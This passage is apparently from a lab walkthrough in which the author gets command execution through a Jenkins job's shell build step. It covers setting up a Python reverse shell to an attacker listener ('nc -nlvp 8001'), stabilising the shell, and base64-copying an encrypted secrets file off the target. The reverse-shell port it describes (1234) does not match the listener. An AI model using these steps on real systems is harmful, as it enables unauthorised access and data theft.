

Under Build Triggers click on Add build step then select Execute shell. Input id command and click on save .
Now click on Build Now option.


Under Build History click on the build number that is succeeded. Then, click on Console Output shows the command output. The id command executed without problem and the uid is ashley user.
Navigate to project which we created earlier and click on configure.
Reverse shell as ashley
Let's generate a new command using revshell.com.

This Python one-liner is a reverse shell that connects the target system back to an attacker’s listener, providing remote command execution. It begins by importing three standard libraries: socket for network connections, subprocess for executing system-level commands, and os for handling low-level operations like file descriptor manipulation. The command then creates a TCP connection to the attacker’s machine at IP 10.0.0.12 on port 1234 using the socket.create_connection() method, which simplifies the connection process compared to manually setting up a socket.
Change the id command with below code.

Prepare the listener on our Kali. Save the job and click on Build Now button.

nc -nlvp 8001

We have another reverse shell as ashley.
Stabilizing the Shell
Let's upgrade our shell using python
python3 -c 'import pty; pty.spawn("/bin/bash")'
1. Background the Process Once the shell is spawned, you may notice that the interaction is not fully stable. Press CTRL + Z to temporarily background the process. This allows you to regain control of your host machine while keeping the spawned shell active on the target.
2. Adjust Terminal Line Settings and Resume the Shell To improve interactivity, adjust the terminal settings on your host machine by running:
stty raw -echo; fg
This places the shell back in the foreground with improved responsiveness.
3. Set the Terminal Emulator to xterm For optimal compatibility, set the terminal type on the target machine:
export TERM=xterm
This ensures that applications running inside the shell interpret terminal features correctly.
Explanation
- The pty module in Python is key to creating and managing pseudo-terminals, enabling more interactive control over spawned processes.
- The pty.spawn() function links the target’s controlling terminal with the current process’s input and output, creating a smoother shell session.
- The stty command modifies terminal settings:
- stty raw activates raw mode, allowing input to be processed one character at a time.
- stty -echo disables command echoing, preventing typed characters from being displayed twice.
- The export TERM=xterm command sets the terminal emulator to xterm, ensuring compatibility with features such as clear screen, cursor movement, and text formatting.
In the home directory of ashley, we saw an interesting file named jenkins_secret.tar.gz.enc. It's an encrypted file. Before proceeding with post enumeration let's use base64 encoding to download the file.
ashley@keym4ker:~$ ls
// terminal output
jenkins_secret.tar.gz.enc

ashley@keym4ker:~$ file jenkins_secret.tar.gz.enc
// terminal output
file jenkins_secret.tar.gz.enc
jenkins_secret.tar.gz.enc: openssl enc'd data with salted password
Copy the base64 encoded content of each file to our Kali machine for decoding.
ashley@keym4ker:~$ md5sum jenkins_secret.tar.gz.enc
// terminal output
md5sum jenkins_secret.tar.gz.enc
0f40ac264c4cfbbcdca4ed951d1df3df  jenkins_secret.tar.gz.enc

ashley@keym4ker:~$ cat jenkins_secret.tar.gz.enc | base64 -w  0;echo
// terminal output
cat jenkins_secret.tar.gz.enc | base64 -w  0;echo
"U2FsdGVkX1/SmkfuKYqm6/VyeFKjAoWohzMhDG0hXgCKCE3I2SSJ6iNqdlRpATpEQwq10VorGs4cHZrleLe+8w...<SNPI>bsiYmfKZ8goeW9XzW0hig=="
Decoding the file
echo "U2FsdGVkX1/SmkfuKYqm6/VyeFKjAo..." | base64 -d > jenkins_secret.tar.gz.enc
Re-computing the md5sum to check for file integrity.

The md5sum hashes matches, confirming the file was transferred successfuly in our Kali.
Post Enumeration Gathering as ashley
The md5sum hashes matches, confirming the encrypted file was transferred successfully in our Kali. Since the file was encrypted, let's continue the post-enumeration on the target machine.
